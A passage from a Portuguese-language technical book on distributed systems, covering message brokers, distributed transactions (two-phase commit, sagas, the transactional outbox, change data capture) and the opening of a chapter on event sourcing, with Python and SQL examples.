Reprocessar o passado importa quando vários sistemas derivam dados do mesmo fluxo ou quando um bug precisa ser corrigido retroativamente. O ack por mensagem importa quando o tempo de processamento varia muito, porque uma mensagem lenta numa partição segura o commit das seguintes. Paralelismo por partição exige decidir o número de partições antes do pico; por consumidor, ajusta-se no autoscaling. E "nenhum servidor" pesa quando o time tem três pessoas e nenhuma quer ser chamada às 3h da manhã por causa do broker.

Armadilhas e casos reais

> **Armadilha:** gravar o pedido no banco e publicar a mensagem são duas escritas sem transação entre elas. Se o processo morre no meio, o pedido existe e a caneca nunca é impressa; na ordem inversa, a caneca sai para um pedido que deu rollback. O padrão outbox resolve isso (capítulo 22).

`auto.offset.reset=latest` **num grupo novo.** Sem offset gravado, ele começa no fim do log. Quem cria um consumidor para "processar o histórico" e esquece essa configuração ganha um histórico vazio e um consumidor muito eficiente.

A DLQ que expira antes de você olhar. Nas filas padrão do SQS, a expiração conta a partir da entrada na fila de origem, mesmo depois da mudança para a DLQ. Uma mensagem que passou três dias e meio falhando numa fila com retenção de 4 dias chega à DLQ com meio dia de vida. A retenção da DLQ precisa ser maior que a da origem.

Aumentar partições quebra a ordem. Com 12 partições, `ped-1001` vai para a 4; com 16, pode cair na 9. Durante a transição, dois consumidores processam o mesmo pedido em paralelo.

Mensagens grandes. Brokers limitam o tamanho da mensagem (no Kafka, `message.max.bytes` fica em cerca de 1 MB por padrão). A foto do Comandante vai para um armazenamento de objetos, e a mensagem carrega só a referência. O padrão se chama *claim check* e evita que o broker vire servidor de arquivos de 48 megapixels.

> **Na vida real:** em 25 de novembro de 2020, o Amazon Kinesis Data Streams (um log particionado gerenciado) ficou horas fora do ar em us-east-1. Uma adição de capacidade à frota de front-end fez o número de threads de cada servidor (uma por servidor da frota) passar do limite configurado no sistema operacional. Cognito, CloudWatch e outros serviços dependentes caíram em cascata. O broker estava ali para desacoplar sistemas e acabou acoplando todos a ele.

Resumo

- Fila apaga após o ack e guarda estado por mensagem; log guarda até a retenção, e o consumidor guarda um offset por partição.
- Consumidor morto: RabbitMQ percebe pela conexão, SQS pelo visibility timeout, Kafka pela sessão e por `max.poll.interval.ms`. Todos reentregam.
- Sem perda significa pelo menos uma vez: consumidor idempotente.
- Fila escala por consumidores concorrentes; Kafka, até o número de partições, com offsets por consumer group.
- Ordem só por partição ou grupo de mensagens, ao custo de head-of-line blocking.
- Mensagem venenosa vai para a DLQ após um limite de tentativas; DLQ precisa de alarme.
- Backlog se mede pela idade da mensagem mais antiga; zerar leva `backlog / (consumo - produção)`.

Referências

- RabbitMQ, "Consumer Acknowledgements and Publisher Confirms": https://www.rabbitmq.com/docs/confirms
- RabbitMQ, "Dead Letter Exchanges": https://www.rabbitmq.com/docs/dlx
- RabbitMQ, "Quorum Queues": https://www.rabbitmq.com/docs/quorum-queues
- Especificação AMQP 0-9-1: https://www.rabbitmq.com/resources/specs/amqp0-9-1.pdf
- Amazon SQS, "Visibility timeout": https://docs.aws.amazon.com/AWSSimpleQueueService/latest/SQSDeveloperGuide/sqs-visibility-timeout.html
- Amazon SQS, "Dead-letter queues": https://docs.aws.amazon.com/AWSSimpleQueueService/latest/SQSDeveloperGuide/sqs-dead-letter-queues.html
- Amazon SQS, "FIFO queues": https://docs.aws.amazon.com/AWSSimpleQueueService/latest/SQSDeveloperGuide/sqs-fifo-queues.html
- Documentação do Apache Kafka: https://kafka.apache.org/documentation/
- KIP-429, Kafka Consumer Incremental Rebalance Protocol: https://cwiki.apache.org/confluence/display/KAFKA/KIP-429%3A+Kafka+Consumer+Incremental+Rebalance+Protocol

- KIP-848, The Next Generation of the Consumer Rebalance Protocol: https://cwiki.apache.org/confluence/display/KAFKA/KIP-848%3A+The+Next+Generation+of+the+Consumer+Rebalance+Protocol
- KIP-932, Queues for Kafka: https://cwiki.apache.org/confluence/display/KAFKA/KIP-932%3A+Queues+for+Kafka
- Jay Kreps, "The Log: What every software engineer should know about real-time data's unifying abstraction" (2013): https://engineering.linkedin.com/distributed-systems/log-what-every-software-engineer-should-know-about-real-time-datas-unifying
- Jay Kreps, Neha Narkhede e Jun Rao, "Kafka: a Distributed Messaging System for Log Processing", NetDB 2011.
- AWS, "Summary of the Amazon Kinesis Event in the Northern Virginia (US-EAST-1) Region": https://aws.amazon.com/message/11201/

CAPÍTULO 22

Transações distribuídas

Trinta e sete flamingos para ninguém

Às 9h14 de uma segunda-feira (hipotética, mas dolorosamente plausível), o depósito de uma loja on-line de artigos de piscina despachou 37 boias de flamingo para pedidos que não existiam. Os caminhões saíram, as etiquetas estavam impecáveis e o banco de dados jurava, com toda a convicção de um sistema ACID, que aqueles pedidos nunca tinham sido criados.

O código responsável tinha onze linhas e uma boa intenção:

```
def criar_pedido(conn, produtor, pedido):
    with conn.transaction():
        conn.execute(
            "INSERT INTO pedidos (id, cliente_id, produto) VALUES (%s, %s, %s)",
            (pedido.id, pedido.cliente_id, pedido.produto),
        )
        # avisa o depósito o quanto antes, para agilizar
        produtor.produce("pedidos", key=str(pedido.id), value=pedido.json())
        produtor.flush()
        conn.execute(
            "UPDATE estoque SET qtd = qtd - 1 WHERE produto = %s", (pedido.produto,)
        )  # CHECK (qtd >= 0) falha aqui -> ROLLBACK
```

A mensagem foi para o Kafka no meio da transação. Depois, o `UPDATE` violou a restrição de estoque, o banco desfez tudo e o Kafka, que nunca participou da transação, continuou com a mensagem. O depósito leu, separou e embalou. O depósito é muito eficiente.

A correção da sexta seguinte (às 17h50, "é só mover uma linha") foi publicar depois do `COMMIT`. Na terça, o processo levou um `OOMKilled` entre o `COMMIT` e o `produce`. Dona Neide pagou por uma boia de flamingo, recebeu o e-mail de confirmação e nunca recebeu a boia, porque o depósito nunca soube que ela existia.

Os dois erros são o mesmo erro visto de lados opostos. Como fazer dois sistemas que não compartilham transação concordarem sobre o que aconteceu?

Escrita dupla, ou duas transações fingindo ser uma

O problema tem nome: **escrita dupla** (*dual write*). Uma operação precisa alterar dois sistemas com atomicidades independentes (banco e broker, banco e cache, banco e gateway de pagamento), e o código altera um depois do outro.

Com dois sistemas e duas escritas, a tabela de resultados possíveis tem mais linhas do que você gostaria:

Escrita no banco	Escrita no broker	Resultado
sucesso	sucesso	tudo certo (o caso que aparece no teste)
sucesso	falha	pedido existe, ninguém fica sabendo
falha	sucesso	evento sobre algo que não existe (flamingos)
sucesso	"não sei"	timeout: a mensagem pode ou não ter chegado

A última linha é a mais traiçoeira. Uma chamada remota que estoura o timeout tem três desfechos (sucesso, falha e "não sei"), e o capítulo 20 mostra por que nenhum protocolo elimina o terceiro. Repetir a publicação resolve a falha e cria duplicatas; não repetir resolve as duplicatas e cria buracos.

Há ainda um defeito que dispensa falhas. Duas requisições gravam no banco o preço 10 e depois o 12, e cada uma atualiza o índice de busca em seguida; em paralelo, as escritas no índice chegam na ordem inversa. O banco diz 12, a busca diz 10, nenhum erro é registrado, e a divergência dura até alguém reclamar (o cliente que achou o produto mais barato raramente abre chamado).

Two-phase commit, ou como pedir permissão duas vezes

A resposta clássica é o **two-phase commit** (2PC), descrito por Jim Gray em 1978 e padronizado para bancos e filas na especificação X/Open XA, de 1991. Ele faz várias bases de dados confirmarem ou desfazerem uma transação juntas.

Há um **coordenador** e vários **participantes** (cada banco ou fila envolvido). A aplicação faz as suas escritas em cada participante normalmente, dentro de transações locais ainda abertas. Na hora do commit, o coordenador conduz duas fases:

```
Coordenador               Banco A           Banco B
    |---- PREPARE ------------>|                 |
    |---- PREPARE ------------------------------>|
    |<--- SIM (preparado) -----|                 |
    |<--- SIM (preparado) ------------------------|
    | grava "COMMIT" no log (ponto de decisão)    |
```

```
    |---- COMMIT ------------>|                  |
    |---- COMMIT ------------------------------->|
    |<--- ok ------------------|                  |
    |<--- ok -------------------------------------|
```

Na **fase 1**, cada participante recebe `PREPARE`, grava em disco tudo o que precisa para confirmar a transação (alterações e um registro de "preparado" no log, com `fsync`) e vota. Votar "sim" é uma promessa irrevogável: daqui em diante, o participante perdeu o direito de desistir sozinho. Se cair e voltar, ele relê o log e continua preparado, segurando os locks.

Na **fase 2**, o coordenador decide. Se todos votaram sim, ele grava "commit" no próprio log (esse registro é o instante em que a transação passa a existir) e manda `COMMIT` para todos. Se algum votou não ou não respondeu, manda `ROLLBACK`.

O custo: quatro mensagens por participante, duas idas e voltas e gravações forçadas em disco em todo mundo. Alguns milissegundos num datacenter; centenas entre regiões.

O bloqueio, que é a parte que ninguém coloca no slide

O problema do 2PC mora num intervalo específico: depois que um participante votou sim e antes de ele receber a decisão. Nesse estado, chamado de **incerto** (*in doubt*), o participante não pode confirmar (talvez outro participante tenha votado não) e não pode desfazer (talvez o coordenador já tenha confirmado nos outros). Ele só pode esperar.

Se o coordenador cai exatamente aí, o participante espera até o coordenador voltar. Enquanto isso, as linhas que a transação alterou continuam travadas. Toda outra transação que precisar delas espera também. Um coordenador fora do ar por 40 minutos significa 40 minutos de linhas bloqueadas em bancos que estão perfeitamente saudáveis, conversando com um coordenador que não está lá.

```
Banco A:     Votei sim. Qual é a decisão?
Coordenador: (reiniciando há 40 minutos)
Banco A:     Vou segurar estes 3 locks por enquanto.
Banco B:     Eu também votei sim.
Banco A:     O que o coordenador decidiu?
Banco B:     Também estou esperando.
```

Esse bloqueio é inerente ao protocolo. O three-phase commit (Skeen, 1981) evita o bloqueio supondo uma rede síncrona, com atrasos limitados, hipótese que redes reais não cumprem (o capítulo 19 trata disso). A saída que funciona na prática é replicar o coordenador com consenso: Gray e Lamport descrevem o Paxos Commit em 2006, e o Google Spanner faz 2PC em que cada participante é um grupo Paxos, de modo que a queda de uma máquina não deixa ninguém incerto. O capítulo 18 trata de consenso.

2PC no PostgreSQL

O PostgreSQL implementa o papel de participante com `PREPARE TRANSACTION`. O coordenador fica por sua conta (ou de um gerenciador de transações externo):

```
-- postgresql.conf: max_prepared_transactions = 10  (o padrão é 0: desligado)
BEGIN;
UPDATE estoque SET qtd = qtd - 1 WHERE produto = 'boia-flamingo';
PREPARE TRANSACTION 'pedido-4471';
-- a sessão pode até desconectar; a transação continua preparada

SELECT gid, prepared, owner FROM pg_prepared_xacts;
```

```
     gid     |           prepared            |  owner
-------------+-------------------------------+---------
 pedido-4471 | 2026-10-19 09:14:02.118-03    | loja_app
(1 row)
```

Depois, `COMMIT PREPARED` ou `ROLLBACK PREPARED`, de qualquer sessão. A transação preparada sobrevive a reinícios, segura locks e impede o `VACUUM` de limpar versões antigas de linhas no banco inteiro. A documentação diz que o comando existe para gerenciadores de transação externos, e o motivo é esse: uma transação preparada esquecida segura o banco por tempo indefinido, e o `pg_prepared_xacts` vira uma lista de pendências que ninguém consulta.

A limitação prática do 2PC é mais simples: todos os participantes precisam falar o protocolo. Kafka usa um 2PC interno nas próprias transações, mas não participa de XA. Amazon SQS, Redis e a API do seu gateway de pagamento também não. O dono do gateway não vai deixar o seu coordenador segurar um lock na base dele enquanto reinicia.

Sagas, ou como desfazer o que já foi feito

Quando não dá para travar tudo e confirmar junto, a alternativa é confirmar cada passo sozinho e saber desfazer. Hector Garcia-Molina e Kenneth Salem chamaram isso de **saga**, num artigo de 1987 sobre transações longas dentro de um único banco, que seguravam locks por horas.

Uma saga é uma sequência de transações locais T1, T2, ..., Tn, cada uma confirmada no seu próprio serviço. Para cada Ti (menos a última) existe uma **ação compensatória** Ci, que desfaz o efeito de Ti do ponto de vista do negócio. A garantia é que uma de duas sequências acontece:

```
T1, T2, ..., Tn                    (tudo deu certo)
T1, T2, ..., Tj, Cj, ..., C2, C1   (Tj+1 falhou; compensa em ordem inversa)
```

Compensar é desfazer no plano do negócio, porque no plano dos dados não há mais nada para desfazer: Ti já foi confirmada e outras transações podem ter lido o resultado. Se T2 cobrou o cartão, C2 faz um estorno, que é uma nova transação com registro próprio no extrato. Se T3 mandou um e-mail de "pedido confirmado", C3 não tem como desmandar o e-mail. C3 manda outro, pedindo desculpas. A caixa de entrada do cliente é um log só de acréscimo.

Daí sai uma classificação útil dos passos:

- **Compensáveis**: têm Ci (reservar estoque, criar pedido como pendente).
- **Pivô**: o passo depois do qual a saga só anda para frente. Se ele confirmar, a saga vai até o fim. Costuma ser o passo mais difícil de desfazer, como a cobrança.
- **Repetíveis**: os passos depois do pivô, que precisam ter sucesso garantido com retries (agendar a entrega, mandar a confirmação).

Colocar o passo menos reversível como pivô e tudo o que pode falhar por regra de negócio antes dele reduz as compensações. Validar endereço depois de cobrar é um jeito caro de gerar estornos.

O que a saga não garante: o I do ACID

Uma saga tem atomicidade (no sentido de "tudo ou compensado"), consistência e durabilidade. Isolamento ela não tem. Entre T1 e Cn, o mundo vê os estados intermediários. O estoque mostra o flamingo reservado de um pedido que vai ser cancelado em dois segundos; um relatório de vendas soma um pedido que nunca vai ser pago.

As contramedidas conhecidas (catalogadas por Lars Frank e Torben Zahle em 1998) tratam isso no modelo de dados. O **lock semântico** é um estado como `PENDENTE` no registro, que as outras operações sabem tratar (o relatório ignora, o cancelamento espera). As **atualizações comutativas**, como débito e crédito em vez de "saldo = X", dão o mesmo resultado em qualquer ordem, e a compensação não atropela uma escrita concorrente. E **reler antes de gravar** é o controle otimista com versão do capítulo 11.

Orquestração e coreografia

Há duas formas de coordenar os passos.

Na **orquestração**, um componente central (o orquestrador) conhece a sequência, manda cada serviço fazer o seu passo e, em caso de falha, manda compensar. A saga inteira é uma máquina de estados num lugar só.

Na **coreografia**, não há centro. Cada serviço reage a eventos dos outros: o serviço de pedidos publica `PedidoCriado`, o de estoque reage, reserva e publica `EstoqueReservado`, o de pagamentos reage, cobra e publica `PagamentoAprovado` ou `PagamentoRecusado`, e o de estoque, ouvindo o recusado, libera a reserva.

Um orquestrador mínimo, em memória:

```
from collections.abc import Callable
from dataclasses import dataclass


class PagamentoRecusado(Exception):
    pass


@dataclass
class Passo:
    nome: str
    executar: Callable[[dict], None]
    compensar: Callable[[dict], None] | None = None


def criar_pedido(ctx):     print(f"   pedido {ctx['pedido']} criado como PENDENTE")
def cancelar_pedido(ctx):  print(f"   pedido {ctx['pedido']} marcado como CANCELADO")
def reservar(ctx):         print("   1 boia-flamingo reservada")
def liberar(ctx):          print("   reserva liberada, flamingo volta para a
prateleira")
def cobrar(ctx):           raise PagamentoRecusado("limite do cartão esgotado (boias)")
def agendar_entrega(ctx):  print("   entrega agendada")


def executar_saga(passos: list[Passo], ctx: dict) -> str:
    feitos: list[Passo] = []
    for passo in passos:
        print(f"-> {passo.nome}")
        try:
            passo.executar(ctx)
        except Exception as erro:
            print(f"!! {passo.nome} falhou: {erro}")
            for anterior in reversed(feitos):
                if anterior.compensar:
                    print(f"<- compensando {anterior.nome}")
                    anterior.compensar(ctx)
            return "COMPENSADA"
        feitos.append(passo)
    return "CONCLUIDA"


saga = [
    Passo("criar_pedido", criar_pedido, cancelar_pedido),
    Passo("reservar_estoque", reservar, liberar),
    Passo("cobrar_cartao", cobrar),          # pivô: sem compensação na saga
    Passo("agendar_entrega", agendar_entrega),
]
print(executar_saga(saga, {"pedido": 4471}))
```

```
-> criar_pedido
   pedido 4471 criado como PENDENTE
```

```
-> reservar_estoque
   1 boia-flamingo reservada
-> cobrar_cartao
!! cobrar_cartao falhou: limite do cartão esgotado (boias)
<- compensando reservar_estoque
   reserva liberada, flamingo volta para a prateleira
<- compensando criar_pedido
   pedido 4471 marcado como CANCELADO
COMPENSADA
```

As compensações saem em ordem inversa. O código também tem o defeito que todo orquestrador real precisa corrigir: a lista `feitos` vive na memória. Se o processo morrer entre `reservar_estoque` e `cobrar_cartao`, o flamingo fica reservado para sempre, num pedido pendente que ninguém vai retomar. Um orquestrador real grava o estado da saga no banco a cada passo e retoma sagas paradas; motores de workflow duráveis (o Temporal e o AWS Step Functions são exemplos) existem para isso.

Em qualquer saga, passos e compensações precisam ser idempotentes, porque serão repetidos (o capítulo 20 trata disso). E uma compensação não pode falhar de forma definitiva: ela é repetida até dar certo. Um estorno recusado porque "o pedido já foi cancelado" deveria ser tratado como sucesso.

Outbox, ou como publicar dentro de uma transação que não sabe publicar

Sagas coreografadas e qualquer serviço que publica eventos voltam ao problema da abertura: gravar no banco e publicar no broker. O **padrão outbox** (*transactional outbox*) resolve trocando a segunda escrita por uma escrita no mesmo banco.

A mensagem vai para uma tabela, na mesma transação que altera o estado:

```
CREATE TABLE outbox (
    id           uuid PRIMARY KEY,
    agregado     text        NOT NULL,
    agregado_id  bigint      NOT NULL,
    tipo         text        NOT NULL,
    payload      jsonb       NOT NULL,
    criado_em    timestamptz NOT NULL DEFAULT now(),
    publicado_em timestamptz
);
CREATE INDEX outbox_pendentes ON outbox (criado_em) WHERE publicado_em IS NULL;
```

```
import json
import uuid

import psycopg


def criar_pedido(conn: psycopg.Connection, cliente_id: int, produto: str) -> int:
```

```
    with conn.transaction():
        pedido_id = conn.execute(
            "INSERT INTO pedidos (cliente_id, produto, status)"
            " VALUES (%s, %s, 'PENDENTE') RETURNING id",
            (cliente_id, produto),
        ).fetchone()[0]
        conn.execute(
            "UPDATE estoque SET qtd = qtd - 1 WHERE produto = %s", (produto,)
        )
        conn.execute(
            "INSERT INTO outbox (id, agregado, agregado_id, tipo, payload)"
            " VALUES (%s, 'pedido', %s, 'PedidoCriado', %s)",
            (uuid.uuid4(), pedido_id, json.dumps({"pedido_id": pedido_id, "produto":
produto})),
        )
    return pedido_id
```

Agora a atomicidade é a do PostgreSQL: pedido, baixa no estoque e mensagem existem juntos ou não existem. Se o `CHECK` falhar, a mensagem some com o pedido, e nenhum flamingo sai para o nada.

Um processo separado, o **relay**, lê a tabela e publica:

```
def publicar_lote(conn: psycopg.Connection, produtor, limite: int = 100) -> int:
    erros = []

    def ao_entregar(err, msg):
        if err is not None:
            erros.append(err)

    with conn.transaction():
        linhas = conn.execute(
            "SELECT id, agregado_id, tipo, payload FROM outbox"
            " WHERE publicado_em IS NULL ORDER BY criado_em LIMIT %s"
            " FOR UPDATE SKIP LOCKED",
            (limite,),
        ).fetchall()
        for evento_id, agregado_id, tipo, payload in linhas:
            produtor.produce(
                "pedidos",
                key=str(agregado_id),
                value=json.dumps(payload),
                headers={"evento_id": str(evento_id), "tipo": tipo},
                on_delivery=ao_entregar,
            )
        if produtor.flush(10) > 0 or erros:
            raise RuntimeError(f"broker não confirmou o lote: {erros[:3]}")  # ROLLBACK
        conn.execute(
            "UPDATE outbox SET publicado_em = now() WHERE id = ANY(%s)",
            ([linha[0] for linha in linhas],),
        )
    return len(linhas)
```

```
09:14:02.311 relay: 3 eventos publicados (pedidos 4471, 4472, 4473)
09:14:02.812 relay: 0 eventos publicados
09:14:03.104 relay: broker não confirmou o lote:
```

```
[KafkaError{code=_MSG_TIMED_OUT,val=-192,str="Local: Message timed out"}]
09:14:03.611 relay: 2 eventos publicados (pedidos 4474, 4475)
```

O relay só marca como publicado depois que o broker confirmou. Se ele morrer entre o `flush` e o `COMMIT`, o lote volta a ser pendente e é publicado de novo. A garantia resultante é at-least-once: nenhum evento se perde, alguns podem chegar duas vezes. Por isso cada mensagem leva um `evento_id`, e o consumidor deduplica por ele, com a marcação gravada na mesma transação do efeito (o padrão inbox, tratado no capítulo 20). O outbox resolve a perda; a duplicata continua sendo problema do consumidor, como sempre foi.

Change data capture, ou ler o diário do banco

O relay por polling pergunta ao banco, a cada meio segundo, se há novidades. O **change data capture** (CDC) faz o contrário: lê as alterações direto do log de escrita antecipada do banco (o WAL, no PostgreSQL), na ordem em que foram confirmadas. Nada de consulta, nada de índice de pendentes, nada de `publicado_em`.

No PostgreSQL, o mecanismo é a decodificação lógica (o capítulo 13 trata do WAL e dos slots de replicação). Com `wal_level = logical`, um slot transforma o WAL em alterações por linha:

```
SELECT pg_create_logical_replication_slot('espiao', 'test_decoding');
INSERT INTO pedidos (id, cliente_id, produto, status)
VALUES (4471, 88, 'boia-flamingo', 'PENDENTE');
SELECT data FROM pg_logical_slot_get_changes('espiao', NULL, NULL);
```

```
                                        data
-------------------------------------------------------------------------------------
-----------
 BEGIN 7731
 table public.pedidos: INSERT: id[bigint]:4471 cliente_id[bigint]:88
produto[text]:'boia-flamingo' status[text]:'PENDENTE'
 COMMIT 7731
(3 rows)
```

Transações desfeitas não aparecem. Em produção, um conector como o Debezium lê o slot com o plugin `pgoutput`, publica cada alteração no Kafka e guarda a posição no WAL (o LSN) para continuar de onde parou.

CDC direto nas tabelas de domínio transforma o schema interno em contrato: renomear uma coluna quebra todos os consumidores, que agora dependem de uma decisão de modelagem de 2021 da qual ninguém se orgulha. A combinação comum é outbox mais

CDC: o payload da `outbox` é desenhado como contrato público, e o CDC lê só essa tabela (o Debezium tem uma transformação pronta, o *outbox event router*). Como o slot entrega as linhas logo após o commit, a tabela pode ser limpa em seguida.

Propriedades e custos

	2PC	Saga orquestrada	Saga coreografada	Outbox com polling	Outbox com CDC
Atomicidade	real, entre participantes	tudo ou compensado	tudo ou compensado	local + publicação garantida	local + publicação garantida
Isolamento	sim (locks até a fase 2)	não	não	n/a	n/a
Disponibilidade	bloqueia se o coordenador cai	cada passo depende só do seu serviço	idem	publicação atrasa se o relay cai	publicação atrasa se o conector cai
Latência extra	2 RTTs + fsyncs, locks seguros nesse tempo	soma dos passos, assíncrona	idem	intervalo do polling (ex.: 500 ms)	dezenas de ms após o commit
Exige dos participantes	protocolo XA	API de compensação idempotente	eventos + compensação idempotente	nada (só o banco local)	WAL lógico, slot, conector
Onde está o fluxo	coordenador	orquestrador (um lugar)	espalhado nos consumidores	n/a	n/a
Custo operacional	transações incertas para resolver	estado das sagas, recuperação	rastrear a saga exige tracing	tabela cresce, polling no banco	slot retém WAL, mais um sistema

Se todos os dados estão em bancos que falam XA, no mesmo datacenter, o isolamento do 2PC pode valer os milissegundos e o risco de bloqueio; com uma API de terceiros no meio, o 2PC sai da mesa. Na coreografia, um consumidor novo não muda ninguém, e entender o fluxo exige ler todos os serviços; na orquestração, o fluxo está num arquivo, do qual todos passam a depender. Polling a cada 500 ms são 172.800 consultas por dia, a maioria de madrugada, para não achar nada; CDC entrega mais cedo e na ordem do commit, ao preço de operar um slot e um conector.

Armadilhas e casos reais

> **Armadilha:** relay que avança por `id > ultimo_id` com IDs de sequência. A transação que pegou o id 101 pode confirmar depois da que pegou o 102. O relay lê o 102, guarda "último = 102" e o evento 101, confirmado meio segundo depois, nunca será publicado. Sequências são alocadas na ordem do `nextval`, e commits acontecem em outra ordem. A marcação por linha (`publicado_em`) ou o CDC, que segue a ordem do commit, não têm esse buraco.
>
> **Armadilha:** vários relays com `SKIP LOCKED` publicam em paralelo e perdem a ordem por agregado. Se o pedido 4471 tem `PedidoCriado` e `PedidoCancelado` em lotes diferentes, o cancelamento pode chegar primeiro, e o consumidor cancela um pedido que ainda não existe e depois o cria, feliz da vida. Quem precisa de ordem por agregado usa um relay por partição de agregado ou um relay só.
>
> **Armadilha:** tabela `outbox` que só cresce. Com 200 pedidos por segundo são 17,28 milhões de linhas por dia, todas com `payload` em JSON. Apagar as publicadas em lotes (ou particionar por dia e descartar partições antigas, como mostra o capítulo 14) faz parte do padrão.
>
> **Armadilha:** slot de replicação de um conector CDC parado. O PostgreSQL guarda todo o WAL desde a última posição confirmada pelo slot. Um conector desligado na sexta é um disco cheio na segunda, e um banco que para de aceitar escritas por causa de um sistema que só deveria ler. `max_slot_wal_keep_size` (PostgreSQL 13+) limita o estrago, invalidando o slot.
>
> **Na vida real:** Pat Helland, que passou décadas construindo bancos e monitores de transação, descreveu em 2007 ("Life beyond Distributed Transactions") sistemas grandes que abandonam transações distribuídas e coordenam entidades por mensagens idempotentes. Saga, inbox e outbox estão todos lá, uma década antes do vocabulário de microsserviços.

Resumo

- Escrita dupla: alterar dois sistemas com transações independentes. Qualquer ordem tem uma falha que deixa os dois em desacordo, e escritas concorrentes divergem mesmo sem falha.
- 2PC: fase de preparação (voto sim é irrevogável) e fase de decisão. Atomicidade e isolamento reais, ao preço de bloquear participantes incertos se o coordenador cair, e só entre sistemas que falam o protocolo.

- `PREPARE TRANSACTION` no PostgreSQL é para gerenciadores externos; transação preparada esquecida segura locks e o `VACUUM`.
- Saga: transações locais com compensações em ordem inversa, sem isolamento. Passos compensáveis, pivô e repetíveis, todos idempotentes.
- Orquestração concentra fluxo e estado; coreografia espalha o fluxo pelos eventos.
- Outbox: mensagem gravada na mesma transação do estado; relay publica com at-least-once; consumidor deduplica.
- CDC lê o WAL na ordem do commit; outbox mais CDC evita expor o schema interno. Slot parado enche o disco.

Referências

- Jim Gray. "Notes on Data Base Operating Systems". *Operating Systems: An Advanced Course*, Lecture Notes in Computer Science 60, Springer, 1978.
- The Open Group (X/Open). *Distributed Transaction Processing: The XA Specification*, 1991.
- Dale Skeen. "Nonblocking Commit Protocols". *ACM SIGMOD*, 1981.
- Jim Gray e Leslie Lamport. "Consensus on Transaction Commit". *ACM Transactions on Database Systems*, 31(1), 2006.
- Hector Garcia-Molina e Kenneth Salem. "Sagas". *ACM SIGMOD*, 1987. https://dl.acm.org/doi/10.1145/38713.38742
- Lars Frank e Torben U. Zahle. "Semantic ACID Properties in Multidatabases Using Remote Procedure Calls and Update Propagations". *Software: Practice and Experience*, 28(1), 1998.
- Pat Helland. "Life beyond Distributed Transactions: an Apostate's Opinion". *CIDR*, 2007. https://www.cidrdb.org/cidr2007/papers/cidr07p15.pdf
- Chris Richardson. *Microservices Patterns*. Manning, 2018. Padrões: https://microservices.io/patterns/data/saga.html e https://microservices.io/patterns/data/transactional-outbox.html
- PostgreSQL. `PREPARE TRANSACTION`: https://www.postgresql.org/docs/current/sql-prepare-transaction.html
- PostgreSQL. `pg_prepared_xacts`: https://www.postgresql.org/docs/current/view-pg-prepared-xacts.html
- PostgreSQL. Logical Decoding: https://www.postgresql.org/docs/current/logicaldecoding.html
- Debezium. PostgreSQL connector: https://debezium.io/documentation/reference/stable/connectors/postgresql.html

- Debezium. Outbox Event Router: https://debezium.io/documentation/reference/stable/transformations/outbox-event-router.html

CAPÍTULO 23

Event sourcing e CQRS

Os 4.380 pontos do Seu Arlindo

Seu Arlindo chegou ao balcão da Café Coado às 7h02 de uma segunda-feira, pediu o pão de queijo de sempre e anunciou que ia pagar com os 4.380 pontos que juntou em seis anos de cafezinho. A atendente olhou a tela. O saldo dele era 12.

O chamado chegou à equipe de backend às 7h40, com o assunto "URGENTE: cliente idoso muito educado e muito bravo". A tabela `contas_fidelidade` tinha uma coluna `saldo`, e a coluna dizia 12 com a convicção de quem nunca guarda o passado. Seu Arlindo perguntava para onde tinham ido os pontos. O sistema respondia, em essência, "sei lá, mas agora são 12".

A investigação levou três dias. Sete trechos de código faziam `UPDATE contas_fidelidade SET saldo = ...`, incluindo um `job_expiracao_v2_NAO_RODAR.py` que, contrariando o próprio nome, estava no cron desde março. O log de auditoria registrava só "saldo alterado", sem valor anterior, motivo ou autor.

E se o sistema, em vez de guardar o saldo, guardasse tudo o que aconteceu com ele e calculasse o saldo a partir disso? O que esse modelo resolve, quanto custa e que problemas novos ele inventa?

O mecanismo

Eventos, ou o passado no pretérito perfeito

No modelo tradicional, o banco guarda o estado atual e cada escrita destrói o estado anterior. Um `UPDATE` sobrescreve; o valor velho some (o MVCC guarda versões antigas por um tempo, mas o `VACUUM` passa e leva tudo).

Em *event sourcing*, a fonte da verdade é a sequência de **eventos**: registros imutáveis de fatos do domínio, com nome no passado (`PontosCreditados`, `PontosResgatados`, `PontosExpirados`), dados do fato e metadados (horário, requisição de origem, versão do

schema). Evento gravado ninguém altera nem apaga. Fato errado se corrige com outro fato: `PontosEstornados`. A contabilidade faz isso há séculos; no livro razão, lançamento errado se corrige com estorno, nunca com borracha.

O próprio PostgreSQL funciona assim por dentro: o WAL é um log só de acréscimo, e as tabelas são o resultado de aplicá-lo (uma réplica física reconstrói o banco reaplicando o WAL, como mostra o capítulo 13). Event sourcing leva a ideia para o domínio: em vez de "página 4.812 alterada no byte 312", o log diz "Seu Arlindo resgatou 300 pontos num pão de queijo".

O estado é uma redução

Se os eventos são a verdade, o estado atual é derivado: começa num estado inicial e aplica cada evento, em ordem, com uma função pura `aplicar(estado, evento) -> novo_estado`. Isso é um `functools.reduce` sobre a lista de eventos, com a mesma assinatura de um reducer do React, `(state, action) => newState`. A diferença é que o event sourcing guarda as ações para sempre, e o Redux esquece todas quando o usuário fecha a aba.

A função `aplicar` tem duas obrigações. Ser determinística: nada de relógio, API ou configuração dentro dela; tudo o que o cálculo precisa está no evento. E nunca recusar um evento, porque ele já aconteceu. Se um evento antigo deixa o saldo negativo, o saldo fica negativo, e a discussão acontece em outro lugar.

Comandos, decisões e a versão esperada

Esse outro lugar é o tratamento de **comandos**. Um comando é um pedido no imperativo (`ResgatarPontos`) e pode ser recusado. O fluxo de escrita é sempre o mesmo:

1. Carregar os eventos da entidade e reduzi-los até o estado atual.
2. Validar o comando contra esse estado (tem saldo? a conta está ativa?).
3. Se passar, produzir um ou mais eventos novos.
4. Anexar os eventos ao final da sequência da entidade.

A sequência de eventos de uma entidade se chama *stream* (`conta-4417`). A entidade cujas regras são garantidas dentro de um stream é o **agregado**, termo do Domain-Driven Design: a fronteira de consistência. O que precisa ser verdade ao mesmo tempo mora no mesmo stream.

O passo 4 tem uma condição de corrida clássica. Dois caixas atendem Seu Arlindo ao mesmo tempo, ambos leem 12 pontos, ambos validam um resgate de 10 e ambos anexam. Saldo final: −8, e um cliente que agora deve café à empresa.

A solução é o controle otimista do capítulo 11, aplicado ao stream. Cada evento tem uma versão dentro do stream, e quem anexa informa a **versão esperada**: "gravo a 4 porque li até a 3". Se a 4 já existe, o armazenamento recusa, o comando recomeça do passo 1 e descobre que o saldo é 2. Em PostgreSQL, `UNIQUE (stream_id, versao)` faz esse trabalho sozinha.

O event store

O armazenamento de eventos (*event store*) precisa de poucas operações, e elas determinam tudo:

- anexar eventos a um stream, condicionado à versão esperada;
